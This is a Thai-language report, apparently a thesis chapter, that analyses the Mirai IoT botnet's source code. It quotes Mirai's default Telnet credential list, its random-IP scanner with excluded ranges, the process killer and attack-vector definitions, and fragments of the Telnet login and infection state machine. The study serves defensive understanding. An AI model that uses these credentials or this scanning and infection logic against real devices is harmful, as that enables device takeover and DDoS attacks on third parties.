
3.5.3 ประเภทการโจมตีบนอัตราพลวัตร ซึ่งพิจารณาจากคุณลักษณะการจราจรของข้อมูลบนเครือข่ายซึ่งแบ่งออกตามอัตราจราจรข้อมูล คุณเมอร์โควิคและคณะได้แบ่งเป็น 4 ประเภท[31] อันได้แก่

ก) Constant rate attack

ข) Increasing rate attack

ค) Pulsing attack

ง) Subgroup attack



รูปที่ 3.5 ช่วงเวลาที่ใช้ในการโจมตีแบบ ก) ต่อเนื่อง ข) เพิ่มการโจมตี ค) เป็นช่วง ๆ ง) เป็นช่วงแบบกลุ่มย่อย[31]

การโจมตีแบบ Constant rate attack นั้นเครื่องที่เป็น Zombies เมื่อได้รับคำสั่งจากผู้โจมตีจะส่งข้อมูลด้วยอัตราคงที่สูงสุดในช่วงเวลาหนึ่ง ส่วนแบบ Increasing rate attack ผู้โจมตีจะค่อยเพิ่มการจราจรในการโจมตีเพิ่มขึ้นเรื่อย ๆ ส่วนแบบ Pulsing attack นั้นผู้โจมตีจะส่งคำสั่งไปทำให้ Bots โจมตีเป็นระยะสั้น ๆ เป็นช่วง ๆ สั้น ๆ ส่วนด้าน Subgroup attack คล้ายกับแบบ Pulsing attact แต่ตัว Zombies ถูกแบ่งออกเป็นกลุ่มทำงานเป็นกลุ่มย่อยเพื่อทำให้สามารถโจมตีได้เป็นช่วงเวลานานขึ้น ทำให้เกิดเป็นช่วงการโจมตีที่คล้ายกับแบบ Pulsing attack แต่เพิ่มระยะเวลาให้ช่วงเวลาเพิ่มมากขึ้น

การโจมตีทั้งสี่แบบนั้นเป็นเหตุที่เกิดกับ Botnets แบบต่าง ๆ ที่มีการพบเจอบนโลกอินเทอร์เน็ต ทำให้มีผลกระทบต่อผู้ใช้งานเครือข่ายคอมพิวเตอร์ของโลกปัจจุบันอย่างยิ่งทำให้สภาวะการทำงานของระบบเครือข่ายไม่สามารถให้บริการได้อย่างเต็มที่หรือเลยไปถึงขั้นไม่สามารถให้บริการได้

3.6 การสั่งการของ Botnet

การสั่งการใน Botnet เป็นส่วนที่สำคัญเรียกว่า Command and Control หรือ C&C โดยตัวโค็ดรหัสของ Mirai ใช้เป็นภาษา Go ส่วนตัว Bot ของ Mirai นั้นถูกพัฒนาด้วยภาษาซี โดยมีลักษณะการทำงานเหมือนมัลแวร์ทั่วไปโดยแบ่งได้เป็นสองส่วนที่สำคัญได้แก่

ก) ส่วนการระบุตำแหน่งของอุปกรณ์ IoT เพื่อใช้ขยายฐานของตัว Mirai Botnet

ข) ส่วนการโจมตีแบบ DDoS ที่รับคำสั่งมาจาก C&C เพื่อทำการแพร่กระจายหรือทำการโจมตี

ตามแนวคิดพื้นฐานในการโจมตีคือทำการตรวจสอบเครือข่ายเพื่อหาอุปกรณ์ที่ต้องการแพร่กระจายหรือโจมตี โดยใช้การเดาจากพื้นฐานของ User account และ Password จากโรงงานและที่นิยมใช้งานกันอันได้แก่ รายนามผู้ใช้ต่อไปนี้ซึ่งส่วนใหญ่เป็น Admin หรือ Root ส่วนรหัสผ่านฐ้นใช้วิธีการสุ่มหรือใช้ตัวอักขระจาก A-Z a-z 0-9 และสัญลักษณ์พิเศษอื่น ๆ ร่วมถึงที่เรียกว่าใช้พจนาณุกรมในการโจมตี (Dictionary attacks) จากตัวอย่างรายนาม แต่ถ้าไม่มีในรายนามก็ต้องทำการสร้างจากการทำ Brute force เพื่อไล่เรียงตามลำดับของตัวอักษรหรือตัวเลขที่ขอเรียกรวมว่าตัวอักขระที่ใช้ ในภาษาอังกฤษมีจำนวน 26 ตัวอักษรเมื่อรวมทั้งตัวอักษรตัวพิมพ์ใหญ่และตัวพิมพ์เล็กทำให้เกิดเป็นข้อมูล 26x2 ตัวอักษรเมื่อรวมตัวเลข 0-9 หรือตัวอักขระพิเศษอีกทำให้มีจำนวนในการเรียงเพื่อเข้าทดสอบเพื่อหาความถูกต้องของ User account และ Password ต้องใช้เวลาในการประมวลผลพอสมควรทั้งนี้ขึ้นกับระบบปลายทางที่จะเข้าโจมตีว่ามีการทำงานที่รวดเร็วเพียงใดอีกส่วนหนึ่ง แต่การกระทำนี้เป็นปัจจัยที่สำคัญในการเข้าสู่สถานะการแพร่กระจายและดำเนินการโจมตีของตัวโปรแกรม

บทที่ 4
การทำงานของโปรแกรม Mirai

การทำสอบการทำงานแบ่งออกเป็นส่วน ๆ ตามลักษณะของโปรแกรมซึ่งเป็นภาษา C ภาษา Go เป็นหลัก และมี Shell script ด้วยโดยมีส่วนประกอบที่สำคัญดังรายละเอียดต่อไปนี้

4.1 ชื่อผู้ใช้และรหัสผ่านในโปรแกรม Mirai Botnet

จากการพิจารณาส่วนของซอร์สโค๊ดทำให้สามารถแยกแยะหน้าที่การทำงานของโปรแกรมออกเป็นส่วน ๆ ได้หลายส่วนตามโครงสร้างที่ได้แสดงในบทที่ 3 ดังนั้นจากตัวโปรแกรมส่วนของการ Telnet เข้าสู่อุปกรณ์ IoT พบว่ามี Account และ Password เรียงลำดับต่อไปนี้

root xc3511
root vixxv
root admin
admin admin
root 888888
root xmhdipc
root default
root juantech
root 123456
root 54321
support support
root (none)
admin password
root root
root 12345
user user
admin (none)
root pass
admin admin1234

root 1111
admin smcadmin
admin 1111
root 666666
root password
root 1234
root klv123
Administrator admin
service service
supervisor supervisor
guest guest
guest 12345
guest 12345
admin1 password
administrator 1234
666666 666666
888888 888888
ubnt bunt
root klv1234
root Zte521
root hi3518
root jvbzd
root anko
root zlxx.
root 7ujMko0vizxv
root 7ujMko0admin
root system
root ikwb
root dreambox
root user

root realtek

root 00000000

admin 1111111

admin 1234

admin 12345

admin 54321

admin 123456

admin 7ujMko0admin

admin 1234

admin pass

admin mains

tech tech

mother f***er

ตัวอักษรที่ใช้ในการเข้ารหัสนั้นใช้เทคนิคในการผสมแบบที่เรียกว่า “Brute force” เพื่อการคาดเดาตัวอักขระ

4.2 การพิจารณาส่วนของการแพร่กระจาย

การโจมตีผ่าน HTTP ซึ่งในอุปกรณ์ประเภท IoT ส่วนใหญ่มีรองรับเพื่อสะดวกในการเข้าไปควบคุมการทำงานหรือตั้งค่าใช้งาน ดังตัวอย่างด้านล่าง เป็นการโจมตีที่เรียกว่า HTTP floops ที่ OSI Layer 3 หรือ Layer 4 ซึ่งเป็นจุดที่หน้าสนใจในการทำงานของ Mirai

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/51.0.2704.103 Safari/537.36

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/52.0.2743.116 Safari/537.36

Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/51.0.2704.103 Safari/537.36

Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/52.0.2743.116 Safari/537.36

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7

ด้วยความสามารถของ Mirai Botnet สามารถทำการโจมตีได้หลายแบบเช่น GRE IP, GRE ETH floods หรือทำการ SYN ACK floods รวมทั้งแบบ STOMP floods ซึ่ง STOMP ย่อมาจาก Simple Text Oriented Message Protocol รวมถึง DNS floods, UDP floods เพื่อโจมตี

```
#define TABLE_ATK_DOSARREST                45  // "server: dosarrest"
#define TABLE_ATK_CLOUDFLARE_NGINX         46  // "server: cloudflare-nginx"

if (util_stristr(generic_memes, ret, table_retrieve_val(TABLE_ATK_CLOUDFLARE_NGINX, NULL)) != -1)
                conn->protection_type = HTTP_PROT_CLOUDFLARE;

if (util_stristr(generic_memes, ret, table_retrieve_val(TABLE_ATK_DOSARREST, NULL)) != -1)
                conn->protection_type = HTTP_PROT_DOSARREST;
```

4.3 การสแกนตรวจสอบ

สิ่งที่หน้าสนใจในโปรแกรมของ Mirai คือทำการหลบเลี่ยงการไปสแกน IP ของหน่วยงานที่เกี่ยวข้องกับอินเทอร์เน็ตเพื่อทำให้เกิดการพบเจอในขณะเริ่มต้นทำงานได้ยาก โดยมีการสแกนแบบสุ่มและมีการหลีกเลี่ยงบางรายการเลข IP ดังด้านล่าง

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();
```

```
        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                    // 127.0.0.0/8      - Loopback
        (o1 == 0) ||                       // 0.0.0.0/8        - Invalid address space
        (o1 == 3) ||                       // 3.0.0.0/8        - General Electric Company
        (o1 == 15 || o1 == 16) ||          // 15.0.0.0/7       - Hewlett-Packard Company
        (o1 == 56) ||                      // 56.0.0.0/8       - US Postal Service
        (o1 == 10) ||                      // 10.0.0.0/8       - Internal network
        (o1 == 192 && o2 == 168) ||        // 192.168.0.0/16   - Internal network
        (o1 == 172 && o2 >= 16 && o2 < 32) ||   // 172.16.0.0/14    - Internal network
        (o1 == 100 && o2 >= 64 && o2 < 127) ||  // 100.64.0.0/10    - IANA NAT reserved
        (o1 == 169 && o2 > 254) ||         // 169.254.0.0/16   - IANA NAT reserved
        (o1 == 198 && o2 >= 18 && o2 < 20) ||   // 198.18.0.0/15    - IANA Special use
        (o1 >= 224) ||                     // 224.*.*.*+       - Multicast
        (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 ||
o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );

    return INET_ADDR(o1,o2,o3,o4);
}
```

127.0.0.0/8 - Loopback

0.0.0.0/8 - Invalid address space

3.0.0.0/8 - General Electric (GE)

15.0.0.0/7 - Hewlett-Packard (HP)

56.0.0.0/8 - US Postal Service

10.0.0.0/8 - Internal network

192.168.0.0/16 - Internal network

172.16.0.0/14 - Internal network

100.64.0.0/10 - IANA NAT reserved

169.254.0.0/16 - IANA NAT reserved

198.18.0.0/15 - IANA Special use

224.*.*.* - Multicast

6.0.0.0/7 - Department of Defense

11.0.0.0/8 - Department of Defense

21.0.0.0/8 - Department of Defense

22.0.0.0/8 - Department of Defense

26.0.0.0/8 - Department of Defense

28.0.0.0/7 - Department of Defense

30.0.0.0/8 - Department of Defense

33.0.0.0/8 - Department of Defense

55.0.0.0/8 - Department of Defense

214.0.0.0/7 - Department of Defense

อีกทั้งยังได้มีการทำลายโปรเซสของพอร์ทเพื่อไม่ให้มัลแวร์ตัวอื่นทำการเชื่อมเข้ามาได้อีกด้วยตามโค้ดด้านล่าง

```
killer_kill_by_port(htons(23))  // Kill telnet service
killer_kill_by_port(htons(22))  // Kill SSH service
killer_kill_by_port(htons(80))  // Kill HTTP service
```

ทั้งยังใช้วิธีการที่เรียกว่า Memory Scraping เพื่อทำให้สามารถใช้หน่วยความจำของอุปกรณ์ได้อย่างดีเพื่อเข้าใช้งานโดยไม่มีมัลแวร์ตัวอื่นเข้ามารบกวนได้

```
#DEFINE TABLE_MEM_QBOT           // REPORT %S:%S
#DEFINE TABLE_MEM_QBOT2          // HTTPFLOOD
#DEFINE TABLE_MEM_QBOT3          // LOLNOGTFO
#DEFINE TABLE_MEM_UPX            // \X58\X4D\X4E\X4E\X43\X50\X46\X22
#DEFINE TABLE_MEM_ZOLLARD        // ZOLLARD
```

อีกทั้งยังมีการสืบหาเพื่อทำลายโปรเซส anime

searching for .anime process

```
table_unlock_val(TABLE_KILLER_ANIME);
        // If path contains ".anime" kill.
        if (util_stristr(realpath, rp_len - 1, table_retrieve_val(TABLE_KILLER_ANIME, NULL)) != -
1)
        {
            unlink(realpath);
            kill(pid, 9);
        }
 table_lock_val(TABLE_KILLER_ANIME);
```

ทั้งยังมีตัวบ่งชี้ว่าเป็นโปรแกรมที่ถูกพัฒนาขึ้นโดยชาวรัสเซียหรือคนจากประเทศในยุโรปตะวันออกเพราะมีภาษารัสเซียในโปรแกรม แต่ก็อาจเป็นการสร้างเพื่อลวงให้เข้าใจผิดก็เป็นได้ อยู่ในส่วนโปรแกรม admin.go

```
// Get username
this.conn.SetDeadline(time.Now().Add(60 * time.Second))
this.conn.Write([]byte("\033[34;1mпользователь\033[33;3m: \033[0m")) //user
// Get password
this.conn.SetDeadline(time.Now().Add(60 * time.Second))
this.conn.Write([]byte("\033[34;1mпароль\033[33;3m: \033[0m"))  // password
```

และข้อความว่า ฉันชอบนักเก็ตไก่ ในภาษารัสเซีย ในไฟล์ prompt.txt

“я люблю куриные наггетсы”

4.4 การโจมตี

การโจมตีประกอบด้วยหลายส่วนแต่ละส่วนมีความสำคัญต่อการปฏิบัติงาน ในที่นี้แบ่งเป็น 10 แบบที่ถูกกำหนดในโปรแกรมภาษาซี เป็นการทำ Flood จากภายในโปรแกรมประกอบด้วยส่วนที่บ่งชี้ถึงการทำงาน จากโปรแกรมเห็นได้ว่าเป็นการทำ Flood โดยเริ่มจาก UDP flood VSE flood DNS SYN flood ACK flood GRE IP flood GRE Ethernet flood Proxy knokback HTTP layer 7 flood ตามการ #define ต่อไปนี้

```
#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
```

```
#define ATK_VEC_DNS         2  /* DNS water torture */
#define ATK_VEC_SYN         3  /* SYN flood with options */
#define ATK_VEC_ACK         4  /* ACK flood */
#define ATK_VEC_STOMP     5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP          6  /* GRE IP flood */
#define ATK_VEC_GREETH       7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP           10 /* HTTP layer 7 flood */
```

UDP attacks: Generic Routing Encapsulation (GRE) TSource Query และ DNS flood

TCP attacks: Syn flood Ack flood

HTTP attacks: GET POST

4.5 เป้าหมายที่จู่โจม

ในโปรแกรมบ่งชี้ให้เห็นว่ามีการจู่โจมที่เกิดจากอุปกรณ์ในกลุ่มที่เป็นกล้อง IoT ซึ่งมีการใช้งานไมโครคอนโทรลเลอร์ ดังนี้

```
drwxr-xr-x@ 10 mit  staff   340 Oct 31  2016 .
drwxr-xr-x@  5 mit  staff   170 Oct 31  2016 ..
-rwxr-xr-x@  1 mit  staff  1168 Oct 31  2016 dlr.arm
-rwxr-xr-x@  1 mit  staff  1664 Oct 31  2016 dlr.arm7
-rwxr-xr-x@  1 mit  staff  1248 Oct 31  2016 dlr.m68k
-rwxr-xr-x@  1 mit  staff  2000 Oct 31  2016 dlr.mips
-rwxr-xr-x@  1 mit  staff  2032 Oct 31  2016 dlr.mpsl
-rwxr-xr-x@  1 mit  staff  1412 Oct 31  2016 dlr.ppc
-rwxr-xr-x@  1 mit  staff  1200 Oct 31  2016 dlr.sh4
-rwxr-xr-x@  1 mit  staff  1288 Oct 31  2016 dlr.spc
```

จากข้อมูลที่ได้พอสรุปได้ว่าเป็นซีพียูในอุปกรณ์กล้องอินเทอร์เน็ต

ARM

ARM7

MIPS

Motorola 6800

PowerPC

SPC

x86

SuperH (sh4)

ชื่อไฟล์ที่แสดงข้างบนเป็นรูปแบบของที่ใช้เพื่อดาวน์โหลดโปรแกรมลงไปยังอุปกรณ์ ไฟล์ในชุดนี้เป็น Executable and Linkable Format (ELF) ซึ่งมาจาก Extensible Linking Format เป็นมาตรฐานในการรัน สำหรับใช้กับ Executalbe files, object code, shared libraries และ Core dumps บนระบบ UNIX เรียกว่าเป็น Application Binary Interface (ABI) ปัจจุบันใช้ในระบบที่เรียกว่า Cross-platform ไม่ได้ขึ้นกับซีพียูหมายถึงสามารถทำงานกับซีพียูหลายเบอร์หรือหลายรุ่นได้อีกทั้งใช้ได้กับหลายระบบปฏิบัติการ

การเข้าครอบครองด้วยโปรแกรม wget.c เพื่อโหลดโปรแกรม โดยมีฟังก์ชันดังนี้

```
/* stdlib calls */

int xsocket(int, int, int);

int xwrite(int, void *, int);

int xread(int, void *, int);

int xconnect(int, struct sockaddr_in *, int);

int xopen(char *, int, int);

int xclose(int);

void x__exit(int);
```

4.6 Server

ส่วน Server นั้นมีโค๊ด 639 บรรทัดแต่ส่วนที่หน้าสนใจคือการใช้เพื่อโพรบหาด้วยการ Telnet และมีการ bind core กับซีพียูและทำกาาเซทซีพียูด้วย pthread รวมถึงการตรวจสอบหน่วยความจำและทำการสำเนาข้อมูลดังโปรแกรมด้านล่าง

```
void server_telnet_probe(struct server *srv, struct telnet_info *info)

{

    int fd = util_socket_and_bind(srv);

    struct sockaddr_in addr;

    struct connection *conn;

    struct epoll_event event;

    int ret;

    struct server_worker *wrker = &srv->workers[ATOMIC_INC(&srv->curr_worker_child) % srv->workers_len];



    if (fd == -1)

    {
```

```
        if (time(NULL) % 10 == 0)
        {
            printf("Failed to open and bind socket\n");
        }
        ATOMIC_DEC(&srv->curr_open);
        return;
    }
    while (fd >= (srv->max_open * 2))
    {
        printf("fd too big\n");
        conn->fd = fd;
#ifdef DEBUG
        printf("Can't utilize socket because client buf is not large enough\n");
#endif
        connection_close(conn);
```

```
    return;
}

if (srv == NULL)
    printf("srv == NULL 4\n");
conn = srv->estab_conns[fd];
memcpy(&conn->info, info, sizeof (struct telnet_info));
conn->srv = srv;
conn->fd = fd;
connection_open(conn);


addr.sin_family = AF_INET;
addr.sin_addr.s_addr = info->addr;
addr.sin_port = info->port;
ret = connect(fd, (struct sockaddr *)&addr, sizeof (struct sockaddr_in));
if (ret == -1 && errno != EINPROGRESS)
```

```
    {
        printf("got connect error\n");
    }

    event.data.fd = fd;
    event.events = EPOLLOUT;
    epoll_ctl(wrker->efd, EPOLL_CTL_ADD, fd, &event);
}

static void bind_core(int core)
{
    pthread_t tid = pthread_self();
    cpu_set_t cpuset;
    CPU_ZERO(&cpuset);
    CPU_SET(core, &cpuset);
```

```
    if (pthread_setaffinity_np(tid, sizeof (cpu_set_t), &cpuset) != 0)
        printf("Failed to bind to core %d\n", core);
}


static void *worker(void *arg)
{
    struct server_worker *wrker = (struct server_worker *)arg;
    struct epoll_event events[128];

    bind_core(wrker->thread_id);

    while (TRUE)
    {
        int i, n = epoll_wait(wrker->efd, events, 127, -1);
```

```
        if (n == -1)
            perror("epoll_wait");
        for (i = 0; i < n; i++)
            handle_event(wrker, &events[i]);
    }
}

static void handle_event(struct server_worker *wrker, struct epoll_event *ev)
{
    struct connection *conn = wrker->srv->estab_conns[ev->data.fd];

    if (conn->fd == -1)
    {
        conn->fd = ev->data.fd;
        connection_close(conn);
        return;
```

```
}
```

ส่วนการติดต่อด้วยการ Telnet ทำให้เกิดการทำงานอย่างต่อเนื่องด้วยคำสั่ง while(TRUE) โดยทำในรูปของคำสั่ง switch(conn->state_telnet) ตามสถานะการ Telent มีหลายส่วนในการทำงานตามโปรแกรมด้านล่างดังต่อไปนี้

```
while (TRUE)

{

    int consumed;

    switch (conn->state_telnet)

    {

        case TELNET_READ_IACS:

            consumed = connection_consume_iacs(conn);

            if (consumed)

                conn->state_telnet = TELNET_USER_PROMPT;

            break;

        case TELNET_USER_PROMPT:

            consumed = connection_consume_login_prompt(conn);
```

```
    if (consumed)
    {
        util_sockprintf(conn->fd, "%s", conn->info.user);
        strcpy(conn->output_buffer.data, "\r\n");
        conn->output_buffer.deadline = time(NULL) + 1;
        conn->state_telnet = TELNET_PASS_PROMPT;
    }
    break;
case TELNET_PASS_PROMPT:
    consumed = connection_consume_password_prompt(conn);
    if (consumed)
    {
        util_sockprintf(conn->fd, "%s", conn->info.pass);
        strcpy(conn->output_buffer.data, "\r\n");
        conn->output_buffer.deadline = time(NULL) + 1;
```

```
                conn->state_telnet = TELNET_WAITPASS_PROMPT; // At the very least it will
print SOMETHING

            }

            break;

        case TELNET_WAITPASS_PROMPT:

            if ((consumed = connection_consume_prompt(conn)) > 0)

            {

                util_sockprintf(conn->fd, "enable\r\n");

                util_sockprintf(conn->fd, "shell\r\n");

                util_sockprintf(conn->fd, "sh\r\n");

                conn->state_telnet = TELNET_CHECK_LOGIN;

            }

            break;

        case TELNET_CHECK_LOGIN:

            if ((consumed = connection_consume_prompt(conn)) > 0)

            {
```

```
            util_sockprintf(conn->fd, TOKEN_QUERY "\r\n");
            conn->state_telnet = TELNET_VERIFY_LOGIN;
        }
        break;
    case TELNET_VERIFY_LOGIN:
        consumed = connection_consume_verify_login(conn);
        if (consumed)
        {
            ATOMIC_INC(&wrker->srv->total_logins);
#ifdef DEBUG
            printf("[FD%d] Succesfully logged in\n", ev->data.fd);
#endif
            util_sockprintf(conn->fd, "/bin/busybox ps; " TOKEN_QUERY "\r\n");
            conn->state_telnet = TELNET_PARSE_PS;
        }
```

```
            break;

        case TELNET_PARSE_PS:

            if ((consumed = connection_consume_psoutput(conn)) > 0)

            {

                util_sockprintf(conn->fd, "/bin/busybox cat /proc/mounts; " TOKEN_QUERY
"\r\n");

                conn->state_telnet = TELNET_PARSE_MOUNTS;

            }

            break;

        case TELNET_PARSE_MOUNTS:

            consumed = connection_consume_mounts(conn);

            if (consumed)

                conn->state_telnet = TELNET_READ_WRITEABLE;

            break;

        case TELNET_READ_WRITEABLE:
```

```
                consumed = connection_consume_written_dirs(conn);

                if (consumed)

                {

#ifdef DEBUG

                    printf("[FD%d] Found writeable directory: %s/\n", ev->data.fd, conn-
>info.writedir);

#endif
```

จากโค๊ดด้านบนมีกรณีของ switch(...) case มีหลายกรณีทำให้เห็นภาพขั้นตอนในการเข้าสู่ระบบและการตรวจสอบตามรายการดังนี้

TELNET_READ_IACS:
TELNET_USER_PROMPT:
TELNET_PASS_PROMPT:
TELNET_WAITPASS_PROMPT:
TELNET_CHECK_LOGIN:
TELNET_VERIFY_LOGIN:
TELNET_PARSE_PS:
TELNET_PARSE_MOUNTS:
TELNET_READ_WRITEABLE:
TELNET_COPY_ECHO:
TELNET_DETECT_ARCH:
TELNET_ARM_SUBTYPE:
TELNET_UPLOAD_METHODS: มีกรณี UPLOAD_ECHO UPLOAD_WGET UPLOAD_TFTP
TELNET_UPLOAD_ECHO:

TELNET_UPLOAD_WGET:

TELNET_UPLOAD_TFTP:

TELNET_RUN_BINARY:

TELNET_CLEANUP:

4.7 ตารางเพื่อเก็บข้อมูลในโค๊ด

ในการสร้างตารางเพื่อเก็บข้อมูลต่าง ๆ ในโปรแกรม Mirai นี้มีหลายตารางอยู่ใน table.h และ table.c ประกอบด้วยตารางดังนี้

```
/* Generic bot
#define TABLE_PROCESS_ARGV          1
#define TABLE_EXEC_SUCCESS          2
#define TABLE_CNC_DOMAIN            3
#define TABLE_CNC_PORT              4

/* Killer data */
#define TABLE_KILLER_SAFE           5
#define TABLE_KILLER_PROC           6
#define TABLE_KILLER_EXE            7
#define TABLE_KILLER_DELETED        8   /* " (deleted)" */
#define TABLE_KILLER_FD             9   /* "/fd" */
#define TABLE_KILLER_ANIME          10  /* .anime */
#define TABLE_KILLER_STATUS         11
#define TABLE_MEM_QBOT              12
#define TABLE_MEM_QBOT2             13
#define TABLE_MEM_QBOT3             14
#define TABLE_MEM_UPX               15
#define TABLE_MEM_ZOLLARD           16
#define TABLE_MEM_REMAITEN          17

/* Scanner data */
```

```
#define TABLE_SCAN_CB_DOMAIN          18  /* domain to connect to */
#define TABLE_SCAN_CB_PORT            19  /* Port to connect to */
#define TABLE_SCAN_SHELL              20  /* 'shell' to enable shell access */
#define TABLE_SCAN_ENABLE             21  /* 'enable' to enable shell access
*/
#define TABLE_SCAN_SYSTEM             22  /* 'system' to enable shell access
*/
#define TABLE_SCAN_SH                 23  /* 'sh' to enable shell access */
#define TABLE_SCAN_QUERY              24  /* echo hex string to verify login */
#define TABLE_SCAN_RESP               25  /* utf8 version of query string */
#define TABLE_SCAN_NCORRECT           26  /* 'ncorrect' to fast-check for
invalid password */
#define TABLE_SCAN_PS                 27  /* "/bin/busybox ps" */
#define TABLE_SCAN_KILL_9             28  /* "/bin/busybox kill -9 " */

/* Attack strings */
#define TABLE_ATK_VSE                 29  /* TSource Engine Query */
#define TABLE_ATK_RESOLVER            30  /* /etc/resolv.conf */
#define TABLE_ATK_NSERV               31  /* "nameserver " */


#define TABLE_ATK_KEEP_ALIVE          32  /* "Connection: keep-alive" */
#define TABLE_ATK_ACCEPT              33  // "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"
// */
#define TABLE_ATK_ACCEPT_LNG          34  // "Accept-Language: en-
US,en;q=0.8"
#define TABLE_ATK_CONTENT_TYPE        35  // "Content-Type: application/x-
www-form-urlencoded"
#define TABLE_ATK_SET_COOKIE          36  // "setCookie('"
```

```
#define TABLE_ATK_REFRESH_HDR           37  // "refresh:"
#define TABLE_ATK_LOCATION_HDR          38  // "location:"
#define TABLE_ATK_SET_COOKIE_HDR        39  // "set-cookie:"
#define TABLE_ATK_CONTENT_LENGTH_HDR    40  // "content-length:"
#define TABLE_ATK_TRANSFER_ENCODING_HDR 41  // "transfer-encoding:"
#define TABLE_ATK_CHUNKED               42  // "chunked"
#define TABLE_ATK_KEEP_ALIVE_HDR        43  // "keep-alive"
#define TABLE_ATK_CONNECTION_HDR        44  // "connection:"
#define TABLE_ATK_DOSARREST             45  // "server: dosarrest"
#define TABLE_ATK_CLOUDFLARE_NGINX      46  // "server: cloudflare-nginx"


/* User agent strings */
#define TABLE_HTTP_ONE                  47  /* "Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103
Safari/537.36" */
#define TABLE_HTTP_TWO                  48  /* "Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116
Safari/537.36" */
#define TABLE_HTTP_THREE                49  /* "Mozilla/5.0 (Windows NT 6.1;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103
Safari/537.36" */
#define TABLE_HTTP_FOUR                 50  /* "Mozilla/5.0 (Windows NT 6.1;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116
Safari/537.36" */
#define TABLE_HTTP_FIVE                 51  /* "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2
Safari/601.7.7" */
```

```
#define TABLE_MAX_KEYS  52 /* Highest value + 1 */
```

โดยแบ่งเป็นส่วน ๆ ดังต่อไปนี้

ตารางสำหรับ Process

ตารางสำหรับ CNC killer data

ตารางสำหรับ Scanner data

ตารางสำหรับ Attack strings

ตารางสำหรับ User agent strings

บทที่ 5
สรุปผล

ประเด็นปัญหาของ Mirai Botnet นั้นมีมหาศาลจากการทำงานของโปรแกรมต้นฉบับที่ได้ศึกษาสามารถสรุปเพื่อเป็นแนวทางในการป้องกันและลดผลกระทบที่มีจากการโจมตีของ Mirai ดังนี้

5.1 ภาพรวมของ Mirai Botnet

โดยตัวโปรแกรมของ Mirai ที่มีการออกแบบไว้เป็นอย่างดีมีรายละเอียดที่ผู้ออกแบบมีความชาญฉลาดในการสร้างโปรแกรมขึ้นมาและชี้ให้เห็นว่ามีความสามารถในการสร้างผลกระทบอย่างใหญ่ยิ่งต่อระบบเครือข่ายคอมพิวเตอร์ที่คาดว่าเป็นจุดที่ทำให้เราต้องสร้างแนวปฏิบัติในการทำงานกับอุปกรณ์ IoT ในปัจจุบันนี้ให้รัดกุมยิ่งขึ้น

5.1.1 ข้อสรุปของโปรแกรมประกอบด้วยส่วนต่าง ๆ ที่ได้ข้อมูลจากโปรแกรมอันได้แก่

